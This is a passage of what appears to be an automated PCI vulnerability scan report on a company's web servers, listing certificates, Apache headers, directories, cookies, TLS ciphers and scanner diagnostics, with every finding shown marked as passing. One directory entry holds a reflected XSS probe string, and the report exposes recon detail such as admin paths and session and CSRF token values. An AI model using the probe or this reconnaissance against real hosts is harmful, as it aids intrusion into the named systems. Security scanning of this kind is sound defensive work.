(1) 65:a0:37:18:9a:9b:84:32:97:b1:b2:bd:c4:f8:15:
(1) 00:9d:27:88:fb:e2:63:17:96:6c:9b:27:67:4b:c4:
(1) db:28:5e:69:c2:79:f0:49:5c:e0:24:50:e1:c4:bc:
(1) a1:05:ac:7b:40:6d:00:b4:c2:41:3f:a7:58:b8:2f:
(1) c5:5c:9b:a5:bb:09:9e:f1:fe:eb:b0:85:39:fd:a8:

(1) 0a:ef:45:c4:78:eb:65:2a:c2:cf:5f:3c:de:e3:5c:
(1) 4d:1b:f7:0b:27:2b:aa:0b:42:77:53:4f:79:6a:1d:
(1) 87:d9
(1) Exponent: 65537 (0x10001)
(1)X509v3 EXTENSIONS
(1)X509v3 Key Usage critical
(1) Digital Signature, Certificate Sign, CRL Sign
(1)X509v3 Extended Key Usage TLS Web Client Authentication, TLS Web Server Authentication
(1)X509v3 Basic Constraints critical
(1) CA:TRUE, pathlen:0
(1)X509v3 Subject Key Identifier C5:CF:46:A4:EA:F4:C3:C0:7A:6C:95:C4:2D:B0:5E:92:2F:26:E3:B9
(1)X509v3 Authority Key Identifier keyid:79:B4:59:E6:7B:B6:E5:E4:01:73:80:08:88:C8:1A:58:F6:E9:9B:6E
(1)Authority Information Access CA Issuers - URI:http://x1.i.lencr.org/
(1)X509v3 Certificate Policies Policy: 2.23.140.1.2.1
(1)X509v3 CRL Distribution Points
(1) Full Name:
(1) URI:http://x1.c.lencr.org/
(1)Signature (512 octets)
(1) 4e:e2:89:5d:0a:03:1c:90:38:d0:f5:1f:f9:71:5c:f8
(1) c3:8f:b2:37:88:7a:6f:b0:25:1f:ed:be:b7:d8:86:06
(1) 8e:e9:09:84:cd:72:bf:81:f3:fc:ca:cf:53:48:ed:bd
(1) f6:69:42:d4:a5:11:3e:35:c8:13:b2:92:1d:05:5f:ea
(1) 2e:d4:d8:f8:49:c3:ad:f5:99:96:9c:ef:26:d8:e1:b4
(1) 24:0b:48:20:4d:fc:d3:54:b4:a9:c6:21:c8:e1:36:1b
(1) ff:77:64:29:17:b9:f0:4b:ef:5d:ea:cd:79:d0:bf:90
(1) bf:be:23:b2:90:da:4a:a9:48:31:74:a9:44:0b:e1:e2
(1) f6:2d:83:71:a4:75:7b:d2:94:c1:05:19:46:1c:b9:8f
(1) f3:c4:74:48:25:2a:0d:e5:f5:db:43:e2:db:93:9b:b9
(1) 19:b4:1f:2f:df:6a:0e:8f:31:d3:63:0f:bb:29:dc:dd
(1) 66:2c:3f:b0:1b:67:51:f8:41:3c:e4:4d:b9:ac:b8:a4
(1) 9c:66:63:f5:ab:85:23:1d:cc:53:b6:ab:71:ae:dc:c5
(1) 01:71:da:36:ee:0a:18:2a:32:fd:09:31:7c:8f:f6:73
(1) e7:9c:9c:b5:4a:15:6a:77:82:5a:cf:da:8d:45:fe:1f
(1) 2a:64:05:30:3e:73:c2:c6:0c:b9:d6:3b:63:4a:ab:46
(1) 03:fe:99:c0:46:40:27:60:63:df:50:3a:07:47:d8:15
(1) 4a:9f:ea:47:1f:99:5a:08:62:0c:b6:6c:33:08:4d:d7
(1) 38:ed:48:2d:2e:05:68:ae:80:5d:ef:4c:dc:d8:20:41
(1) 5f:68:f1:bb:5a:cd:e3:0e:b0:0c:31:87:9b:43:de:49
(1) 43:e1:c8:04:3f:d1:3c:1b:87:45:30:69:a8:a9:72:0e
(1) 79:12:1c:31:d8:3e:23:57:dd:a7:4f:a0:f0:1c:81:d1
(1) 77:1f:6f:d6:d2:b9:a8:b3:03:16:81:39:4b:9f:55:ae
(1) d2:6a:e4:b3:bf:ea:a5:d5:9f:4b:a3:c9:d6:3b:72:f3
(1) 4a:f6:54:ab:0c:fc:38:f7:60:80:df:6e:35:ca:75:a1
(1) 54:e4:2f:bc:6e:17:c9:1a:a5:37:b5:a2:9a:ba:ec:f4
(1) c0:75:46:4f:77:a8:e8:59:56:91:66:2d:6e:de:29:81
(1) d6:a6:97:05:5e:64:45:be:2c:ce:ea:64:42:44:b0:c3
(1) 4f:ad:f0:b4:dc:03:ca:99:9b:09:82:95:82:0d:63:8a
(1) 66:f9:19:72:f8:d5:b9:89:10:e2:89:98:09:35:f9:a2
(1) 1c:be:92:73:23:74:e9:9d:1f:d7:3b:4a:9a:84:58:10
(1) c2:f3:a7:e2:35:ec:7e:3b:45:ce:30:46:52:6b:c0:c0

Apache HTTP Server Detected

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	45391
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-12-11 13:21:59.0

THREAT:

The Apache HTTP Server Project is an effort to develop and maintain an open-source HTTP server for modern operating systems including UNIX and Windows. The goal of this project is to provide a secure, efficient and extensible server that provides HTTP services in sync with the current HTTP standards.

Apache HTTP Server was detected on the target.

QID Detection Logic (Authenticated):
Operating System: Linux
The detection looks for Apache HTTP Server installation path using ps command. The version is extracted from the Apache HTTP Server's binary.
Operating System: Windows
This QID checks Windows registry to see if Apache HTTP Server is installed. If found, it displays the installed version.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

Apache web server detected on port 80 -
Date: Tue, 03 Jun 2025 17:25:11 GMT
Server: Apache/2.4.62 (Debian)
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
X-Content-Type-Options: nosniff
Last-Modified: Fri, 14 Mar 2025 20:32:39 GMT
ETag: "67-6305356f4ebc2"
Accept-Ranges: bytes
Content-Length: 103
Vary: Accept-Encoding
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html lang="en">
<head>
<title>Page Title</title>
</head>
<body>
</body>
</html>
Apache web server detected on port 443 -

Date: Tue, 03 Jun 2025 17:25:11 GMT
Server: Apache/2.4.62 (Debian)
Content-Length: 308
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
Your browser sent a request that this server could not understand.

<hr>
<address>Apache/2.4.62 (Debian) Server at crm.llpsinc.com Port 443</address>
</body></html>

List of Web Directories — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	86672
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2004-09-10 23:40:57.0

THREAT:
Based largely on the HTTP reply code, the following directories are most likely present on the host.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:

Directory Source
/"><script>alert(document.domain)</ web page
/admin/ web page
/help/ web page
/install/ web page
/secure/ web page
/manager/ web page
/crx/ web page

/crx/explorer/ web page
/crx/explorer/browser/ web page
/setup/ web page
/mics/ web page
/mics/scripts/ web page
/mics/scripts/mics/ web page
/Scripts/ web page
/Scripts/ReportServer/ web page
/api/ web page
/assets/ web page
/assets/js/ web page
/auth/ web page
/client/ web page
/login/ web page
/ui/ web page
/api/v1/ web page

HTTP Response Method and Header Information Collected — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	48118
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-07-20 12:24:23.0

THREAT:
This QID prints the information, in the form of a text record, that a web server sends back to a client's browser in response to receiving a single HTTP GET request.

QID Detection Logic:
This QID returns the HTTP response method and header information returned by a web server.
IMPACT:
N/A
SOLUTION:
N/A
RESULT:
HTTP header and method information collected on port 80.

GET / HTTP/1.1
Host: payments.llpsinc.com
Connection: Keep-Alive

HTTP/1.1 301 Moved Permanently
Date: Tue, 03 Jun 2025 17:56:24 GMT
Server: Apache/2.4.62 (Debian)
Location: https://payments.llpsinc.com/
Content-Length: 323
Keep-Alive: timeout=5, max=96
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

HTTP Methods Returned by OPTIONS Request — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	45056
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2006-01-16 22:00:56.0

THREAT:
The HTTP methods returned in response to an OPTIONS request to the Web server detected on the target host are listed.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Allow: HEAD,GET,POST,OPTIONS

Target Network Information

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1

QID:	45004
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2013-08-15 21:12:37.0

THREAT:

The information shown in the Result section was returned by the network infrastructure responsible for routing traffic from our cloud platform to the target network (where the scanner appliance is located).

This information was returned from: 1) the WHOIS service, or 2) the infrastructure provided by the closest gateway server to our cloud platform. If your ISP is routing traffic, your ISP's gateway server returned this information.

IMPACT:

This information can be used by malicious users to gather more information about the network infrastructure that may help in launching attacks against it.

SOLUTION:

N/A

RESULT:

The network handle is: NON-RIPE-NCC-MANAGED-ADDRESS-BLOCK
Network description:
IPv4 address block not managed by the RIPE NCC

Secure Sockets Layer (SSL) Certificate Transparency Information — port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	38718
Category:	General remote services
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2021-06-08 21:07:04.0

THREAT:

SSL Certificate Transparency is an industry effort to improve visibility into the process of how certificate authorities issue certificates. It is designed to allow the owners of domain names to find all certificates that have been issued for their domains, and which certificate authorities have issued them. This is done by requiring certificate authorities to publish all issued certificates in public logs. TLS servers can then provide cryptographic evidence to TLS clients that the server certificate has been registered in public logs, thus providing some degree of confidence that the certificate is legitimate. Such cryptographic evidence is referred to as an "SCT Log Proof".

The information below lists all validated SCT Log Proofs for server certificates along with information about the public log, where available.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

Source Validated Name URL ID Time
Certificate #0 CN=crm.llpsinc.com
Certificate no (unknown) (unknown) ccfb0f6a85710965fe959b53cee9b27c22e9855c0d978db6a97e54c0fe4c0db0 Thu 01 Jan 1970 12:00:00 AM GMT
Certificate no (unknown) (unknown) af181a28d68ca3e0a98a4c9c67ab09f8bbbc22baaebcb138a3a19dd3f9b6030d Thu 01 Jan 1970 12:00:00 AM GMT
Certificate #0 CN=crm.llpsinc.com
Certificate no (unknown) (unknown) ccfb0f6a85710965fe959b53cee9b27c22e9855c0d978db6a97e54c0fe4c0db0 Thu 01 Jan 1970 12:00:00 AM GMT
Certificate no (unknown) (unknown) af181a28d68ca3e0a98a4c9c67ab09f8bbbc22baaebcb138a3a19dd3f9b6030d Thu 01 Jan 1970 12:00:00 AM GMT

Cookies Collected — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**1**
QID:	150028
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-02-19 18:46:27.0

THREAT:
The cookies listed in the Results section were set by the web application during the crawl phase.

IMPACT:
Cookies may potentially contain sensitive information about the user.

Note: Long scan duration can occur if a web application sets a large number of cookies (e.g., 25 cookies or more) and QIDs 150002, 150046, 150047, and 150048 are enabled.

SOLUTION:
Review cookie values to ensure they do not include sensitive information. If scan duration is excessive due to a large number of cookies, consider excluding QIDs 150002, 150046, 150047, and 150048.

RESULT:
Total cookies: 2
PHPSESSID=ghmm5nv7ag32pldgdlc01g5p2a; path=/; domain=payments.llpsinc.com; SameSite=SameSite=Lax; secure; httponly
csrfToken=UbniC3o4Ydn9EmO%2FuUhOQWZmZTU2MzgwYjMyYmFmYTg0OWIyZWRjYzE2OWI3MWU2M2IwMjg5OGI%3D; path=/; domain=payments.llpsinc.com; secure; httponly

Degree of Randomness of TCP Initial Sequence Numbers

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**1**
QID:	82045
Category:	TCP/IP
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2004-11-19 21:53:59.0

THREAT:
TCP Initial Sequence Numbers (ISNs) obtained in the SYNACK replies from the host are analyzed to determine how random they are. The average change between subsequent ISNs and the standard deviation from the average are displayed in the RESULT section. Also included is the degree of difficulty for exploitation of the TCP ISN generation scheme used by the host.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Average change between subsequent TCP initial sequence numbers is 847329925 with a standard deviation of 641203110. These TCP initial sequence numbers were triggered by TCP SYN probes sent to the host at an average rate of 1/(5179 microseconds). The degree of difficulty to exploit the TCP initial sequence number generation scheme is: hard.

Scan Diagnostics — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**1**
QID:	150021
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2009-01-16 18:02:19.0

THREAT:
This check provides various details of the scan's performance and behavior. In some cases, this check can be used to identify problems that the scanner encountered when crawling the target Web application.

IMPACT:

The scan diagnostics data provides technical details about the crawler's performance and behavior. This information does not necessarily imply problems with the Web application.

SOLUTION:

No action is required.

RESULT:

Target web application page https://payments.llpsinc.com/ fetched. Status code:302, Content-Type:text/html, load time:179 milliseconds.
Ineffective Session Protection. no tests enabled.
Batch #0 CMSDetection: estimated time < 1 minute (1 tests, 1 inputs)
[CMSDetection phase] : No potential CMS found using Blind Elephant algorithm. Aborting the CMS Detection phase
CMSDetection: 1 vulnsigs tests, completed 38 requests, 2 seconds. Completed 38 requests of 38 estimated requests (100%). All tests completed.
HSTS Analysis no tests enabled.
Collected 12 links overall in 0 hours 0 minutes duration.
Batch #0 BannersVersionReporting: estimated time < 1 minute (1 tests, 1 inputs)
BannersVersionReporting: 1 vulnsigs tests, completed 0 requests, 0 seconds. Completed 0 requests of 1 estimated requests (0%). All tests completed.
Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 2) + files:(0 x 6) + directories:(9 x 4) + paths:(0 x 10) = total (36)
Batch #0 WS Directory Path manipulation: estimated time < 1 minute (9 tests, 10 inputs)
WS Directory Path manipulation: 9 vulnsigs tests, completed 36 requests, 1 seconds. Completed 36 requests of 36 estimated requests (100%). All tests completed.
WSEnumeration no tests enabled.
Batch #1 URI parameter manipulation (no auth): estimated time < 1 minute (91 tests, 1 inputs)
Batch #1 URI parameter manipulation (no auth): 91 vulnsigs tests, completed 87 requests, 1 seconds. Completed 87 requests of 91 estimated requests (95.6044%). All tests completed.
Batch #1 Potential SSRF Detection URI parameter manipulation (no auth): estimated time < 1 minute (91 tests, 1 inputs)
Batch #1 Potential SSRF Detection URI parameter manipulation (no auth): 91 vulnsigs tests, completed 4 requests, 1 seconds. Completed 4 requests of 91 estimated requests (4.3956%). All tests completed.
Blind SQL manipulation - have 1 URI parameters,7 form fields - no tests enabled.
Batch #1 URI blind SQL manipulation (no auth): estimated time < 1 minute (0 tests, 1 inputs)
Batch #1 URI blind SQL manipulation (no auth): 0 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Batch #1 URI parameter time-based tests (no auth): estimated time < 1 minute (18 tests, 1 inputs)
Batch #1 URI parameter time-based tests (no auth): 18 vulnsigs tests, completed 18 requests, 0 seconds. Completed 18 requests of 18 estimated requests (100%). All tests completed.
Batch #2 URI parameter manipulation (no auth): estimated time < 1 minute (91 tests, 1 inputs)
Batch #2 URI parameter manipulation (no auth): 91 vulnsigs tests, completed 87 requests, 1 seconds. Completed 87 requests of 91 estimated requests (95.6044%). All tests completed.
Batch #2 Potential SSRF Detection URI parameter manipulation (no auth): estimated time < 1 minute (91 tests, 1 inputs)
Batch #2 Potential SSRF Detection URI parameter manipulation (no auth): 91 vulnsigs tests, completed 4 requests, 0 seconds. Completed 4 requests of 91 estimated requests (4.3956%). All tests completed.
Blind SQL manipulation - have 1 URI parameters,0 form fields - no tests enabled.
Batch #2 URI parameter time-based tests (no auth): estimated time < 1 minute (18 tests, 1 inputs)
Batch #2 URI parameter time-based tests (no auth): 18 vulnsigs tests, completed 18 requests, 1 seconds. Completed 18 requests of 18 estimated requests (100%). All tests completed.
Batch #4 WebCgiOob: estimated time < 1 minute (165 tests, 1 inputs)
Batch #4 WebCgiOob: 165 vulnsigs tests, completed 202 requests, 2 seconds. Completed 202 requests of 2100 estimated requests (9.61905%). All tests completed.
XXE tests no tests enabled.
HTTP call manipulation no tests enabled.
SSL Downgrade. no tests enabled.
Open Redirect no tests enabled.
CSRF no tests enabled.
Batch #4 File Inclusion analysis: estimated time < 1 minute (1 tests, 7 inputs)
Batch #4 File Inclusion analysis: 1 vulnsigs tests, completed 0 requests, 0 seconds. Completed 0 requests of 7 estimated requests (0%). All tests completed.
Batch #4 Cookie manipulation: estimated time < 1 minute (47 tests, 2 inputs)
Batch #4 Cookie manipulation: 47 vulnsigs tests, completed 252 requests, 3 seconds. Completed 252 requests of 216 estimated requests (116.667%). XSS optimization removed 174 links. All tests completed.
Batch #4 Header manipulation: estimated time < 1 minute (47 tests, 6 inputs)
Batch #4 Header manipulation: 47 vulnsigs tests, completed 847 requests, 10 seconds. Completed 847 requests of 780 estimated requests (108.59%). XSS optimization

removed 348 links. All tests completed.
Batch #4 shell shock detector: estimated time < 1 minute (1 tests, 6 inputs)
Batch #4 shell shock detector: 1 vulnsigs tests, completed 7 requests, 0 seconds. Completed 7 requests of 6 estimated requests (116.667%). All tests completed.
Batch #4 shell shock detector(form): estimated time < 1 minute (1 tests, 0 inputs)
Batch #4 shell shock detector(form): 1 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
httpoxy no tests enabled.
Static Session ID no tests enabled.
Login Brute Force no tests enabled.
Login Brute Force manipulation estimated time: no tests enabled
Insecurely Served Credential Forms no tests enabled.
Cookies Without Consent no tests enabled.
Batch #5 HTTP Time Bandit: estimated time < 1 minute (1 tests, 10 inputs)
Batch #5 HTTP Time Bandit: 1 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 2) + files:(0 x 6) + directories:(4 x 4) + paths:(11 x 10) = total (126)
Batch #5 Path XSS manipulation: estimated time < 1 minute (15 tests, 10 inputs)
Batch #5 Path XSS manipulation: 15 vulnsigs tests, completed 103 requests, 1 seconds. Completed 103 requests of 126 estimated requests (81.746%). All tests completed.
Tomcat Vuln manipulation no tests enabled.
Time based path manipulation no tests enabled.
Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 2) + files:(4 x 6) + directories:(94 x 4) + paths:(5 x 10) = total (450)
Batch #5 Path manipulation: estimated time < 1 minute (103 tests, 10 inputs)
Batch #5 Path manipulation: 103 vulnsigs tests, completed 415 requests, 4 seconds. Completed 415 requests of 450 estimated requests (92.2222%). All tests completed.
WebCgiHrsTests: no test enabled
Batch #5 WebCgiGeneric: estimated time < 10 minutes (1324 tests, 1 inputs)
Batch #5 WebCgiGeneric: 1324 vulnsigs tests, completed 3925 requests, 42 seconds. Completed 3925 requests of 21450 estimated requests (18.2984%). All tests completed.
Duration of Crawl Time: 6.00 (seconds)
Duration of Test Phase: 68.00 (seconds)
Total Scan Time: 74.00 (seconds)

Total requests made: 6249
Average server response time: 0.07 seconds

Average browser load time: 0.07 seconds
HTML form authentication unavailable, no WEBAPP entry found

Pages Collecting Sensitive Information — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150226
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-

Last Update:	2025-04-28 20:03:36.0

THREAT:
Scan identifies various sensitive fields including fields that collect files, payment information, email addresses, postal addresses and other PII fields. These fields are accessible on web application without any authentication or access control mechanisms in place.

IMPACT:
Without authentication, attacker can determine common attack surface exposed in a web application. This commonly indicates what information is collected via Web Application.

SOLUTION:
Sensitive information collected through forms or any other means should often be protected with access control and by strong authentication mechanisms.

RESULT:
https://1730192-005-static.lnngmiaa.metronetinc.net/login?redirect=%2F.
https://1730192-005-static.lnngmiaa.metronetinc.net/users/requestResetPassword

Business logic abuse potential due to presence of external domains detected — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150845
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-10-21 20:23:02.0

THREAT:
External domains detected in the application. Using external domains in an application introduces risk by potentially exposing the application to external threats and dependencies, which can be exploited for malicious purposes such as data exfiltration, phishing, or compromise of application integrity. These vulnerabilities arise from inadequate validation, reliance on unsecured external services, and the application's failure to enforce strict security controls over external interactions.

IMPACT:
N/A

SOLUTION:
Audit external domains accessed by your application. If possible launch scans against those.

RESULT:
External domains could be involved in potential business logic abuse.
fonts.googleapis.com

Web Server Version — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	86000
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2021-12-20 13:32:52.0

THREAT:
A web server is server software, or hardware dedicated to running this software, that can satisfy client requests on the World Wide Web.
IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Apache/2.4.62 (Debian)

HTTP Response Method and Header Information Collected — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	48118
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-07-20 12:24:23.0

THREAT:
This QID prints the information, in the form of a text record, that a web server sends back to a client's browser in response to receiving a single HTTP GET request.

QID Detection Logic:
This QID returns the HTTP response method and header information returned by a web server.
IMPACT:
N/A
SOLUTION:
N/A

RESULT:
HTTP header and method information collected on port 443.

GET / HTTP/1.1
Host: 1730192-005-static.lnngmiaa.metronetinc.net
Connection: Keep-Alive

HTTP/1.1 302 Found
Date: Tue, 03 Jun 2025 18:24:41 GMT
Server: Apache/2.4.62 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=ctsfuaho2g9qvsdqjal4nvp8t1; path=/; secure; HttpOnly; SameSite=Lax
Location: /login?redirect=%2F
Content-Length: 0
Keep-Alive: timeout=5, max=96
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

Default Web Page (Follow HTTP Redirection) port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	13910
Category:	CGI
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-11-05 13:13:22.0

THREAT:
The Result section displays the default Web page for the Web server following HTTP redirections.

IMPACT:
N/A

SOLUTION:
N/A

Patch:
Following are links for downloading patches to fix the vulnerabilities:

nas-201911-01

RESULT:
GET / HTTP/1.1

Host: 1730192-005-static.lnngmiaa.metronetinc.net
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 03 Jun 2025 17:43:36 GMT
Server: Apache/2.4.62 (Debian)
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
X-Content-Type-Options: nosniff
Last-Modified: Fri, 14 Mar 2025 20:32:39 GMT
ETag: "67-6305356f4ebc2"
Accept-Ranges: bytes
Content-Length: 103
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

```
<!DOCTYPE html>
<html lang="en">
<head>
<title>Page Title</title>
</head>
<body>
</body>
</html>
```

External Links Discovered — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150010
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-02-19 18:30:56.0

THREAT:
External links discovered during the scan are listed in the Results section. These links were out of scope for the scan and were not crawled.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Number of links: 2
https://crm.llpsinc.com/_css/AdminTheme.admin-styles.v1748202317.css
https://crm.llpsinc.com/admin_theme/css/fontawesome-all.min.css

Secure Sockets Layer/Transport Layer Security (SSL/TLS) Key Exchange Methods — port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	38704
Category:	General remote services
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2023-02-01 23:14:33.0

THREAT:
The following is a list of SSL/TLS key exchange methods supported by the server, along with their respective key sizes, strengths and ciphers.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:

CIPHER NAME GROUP KEY-SIZE FORWARD-SECRET CLASSICAL-STRENGTH QUANTUM-STRENGTH
TLSv1.2
DHE-RSA-AES256-GCM-SHA384 DHE 2048 yes 110 low
DHE-RSA-AES128-GCM-SHA256 DHE 2048 yes 110 low
ECDHE-RSA-AES256-GCM-SHA384 ECDHE x448 448 yes 224 low
ECDHE-RSA-AES256-GCM-SHA384 ECDHE x25519 256 yes 128 low
ECDHE-RSA-AES256-GCM-SHA384 ECDHE secp384r1 384 yes 192 low
ECDHE-RSA-AES256-GCM-SHA384 ECDHE secp256r1 256 yes 128 low
ECDHE-RSA-AES256-GCM-SHA384 ECDHE secp521r1 521 yes 260 low
ECDHE-RSA-CHACHA20-POLY1305 ECDHE x448 448 yes 224 low
ECDHE-RSA-CHACHA20-POLY1305 ECDHE x25519 256 yes 128 low
ECDHE-RSA-CHACHA20-POLY1305 ECDHE secp384r1 384 yes 192 low
ECDHE-RSA-CHACHA20-POLY1305 ECDHE secp256r1 256 yes 128 low
ECDHE-RSA-CHACHA20-POLY1305 ECDHE secp521r1 521 yes 260 low
ECDHE-RSA-AES128-GCM-SHA256 ECDHE x448 448 yes 224 low
ECDHE-RSA-AES128-GCM-SHA256 ECDHE x25519 256 yes 128 low
ECDHE-RSA-AES128-GCM-SHA256 ECDHE secp384r1 384 yes 192 low
ECDHE-RSA-AES128-GCM-SHA256 ECDHE secp256r1 256 yes 128 low
ECDHE-RSA-AES128-GCM-SHA256 ECDHE secp521r1 521 yes 260 low
TLSv1.3

TLS13-AES-128-GCM-SHA256 DHE ffdhe2048 2048 yes 110 low
TLS13-AES-128-GCM-SHA256 DHE ffdhe3072 3072 yes 132 low
TLS13-AES-128-GCM-SHA256 DHE ffdhe4096 4096 yes 150 low
TLS13-AES-128-GCM-SHA256 DHE ffdhe6144 6144 yes 178 low
TLS13-AES-128-GCM-SHA256 DHE ffdhe8192 8192 yes 202 low
TLS13-AES-256-GCM-SHA384 DHE ffdhe2048 2048 yes 110 low
TLS13-AES-256-GCM-SHA384 DHE ffdhe3072 3072 yes 132 low
TLS13-AES-256-GCM-SHA384 DHE ffdhe4096 4096 yes 150 low
TLS13-AES-256-GCM-SHA384 DHE ffdhe6144 6144 yes 178 low
TLS13-AES-256-GCM-SHA384 DHE ffdhe8192 8192 yes 202 low
TLS13-CHACHA20-POLY1305-SHA256 DHE ffdhe2048 2048 yes 110 low
TLS13-CHACHA20-POLY1305-SHA256 DHE ffdhe3072 3072 yes 132 low
TLS13-CHACHA20-POLY1305-SHA256 DHE ffdhe4096 4096 yes 150 low
TLS13-CHACHA20-POLY1305-SHA256 DHE ffdhe6144 6144 yes 178 low
TLS13-CHACHA20-POLY1305-SHA256 DHE ffdhe8192 8192 yes 202 low
TLS13-AES-128-GCM-SHA256 ECDHE x25519 256 yes 128 low
TLS13-AES-128-GCM-SHA256 ECDHE secp256r1 256 yes 128 low
TLS13-AES-128-GCM-SHA256 ECDHE x448 448 yes 224 low
TLS13-AES-128-GCM-SHA256 ECDHE secp521r1 521 yes 260 low
TLS13-AES-128-GCM-SHA256 ECDHE secp384r1 384 yes 192 low
TLS13-AES-256-GCM-SHA384 ECDHE x25519 256 yes 128 low
TLS13-AES-256-GCM-SHA384 ECDHE secp256r1 256 yes 128 low
TLS13-AES-256-GCM-SHA384 ECDHE x448 448 yes 224 low
TLS13-AES-256-GCM-SHA384 ECDHE secp521r1 521 yes 260 low
TLS13-AES-256-GCM-SHA384 ECDHE secp384r1 384 yes 192 low
TLS13-CHACHA20-POLY1305-SHA256 ECDHE x25519 256 yes 128 low
TLS13-CHACHA20-POLY1305-SHA256 ECDHE secp256r1 256 yes 128 low
TLS13-CHACHA20-POLY1305-SHA256 ECDHE x448 448 yes 224 low
TLS13-CHACHA20-POLY1305-SHA256 ECDHE secp521r1 521 yes 260 low
TLS13-CHACHA20-POLY1305-SHA256 ECDHE secp384r1 384 yes 192 low

SSL Server Information Retrieval — port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	38116
Category:	General remote services
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2016-05-24 21:02:48.0

THREAT:

The following is a list of supported SSL ciphers.

Note: If a cipher is included in this list it means that it was possible to establish a SSL connection using that cipher. There are some web servers setups that allow connections to be established using a LOW grade cipher, only to provide a web page stating that the URL is accessible only through a non-LOW grade cipher. In this case even though LOW grade cipher will be listed here QID 38140 will not be reported.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

CIPHER KEY-EXCHANGE AUTHENTICATION MAC ENCRYPTION(KEY-STRENGTH)
GRADE

SSLv2 PROTOCOL IS DISABLED
SSLv3 PROTOCOL IS DISABLED
TLSv1 PROTOCOL IS DISABLED
TLSv1.1 PROTOCOL IS DISABLED
TLSv1.2 PROTOCOL IS ENABLED
TLSv1.2 COMPRESSION METHOD None
DHE-RSA-AES128-GCM-SHA256 DH RSA AEAD AESGCM(128) MEDIUM
DHE-RSA-AES256-GCM-SHA384 DH RSA AEAD AESGCM(256) HIGH
ECDHE-RSA-AES128-GCM-SHA256 ECDH RSA AEAD AESGCM(128) MEDIUM
ECDHE-RSA-AES256-GCM-SHA384 ECDH RSA AEAD AESGCM(256) HIGH
ECDHE-RSA-CHACHA20-POLY1305 ECDH RSA AEAD CHACHA20/POLY1305(256) HIGH
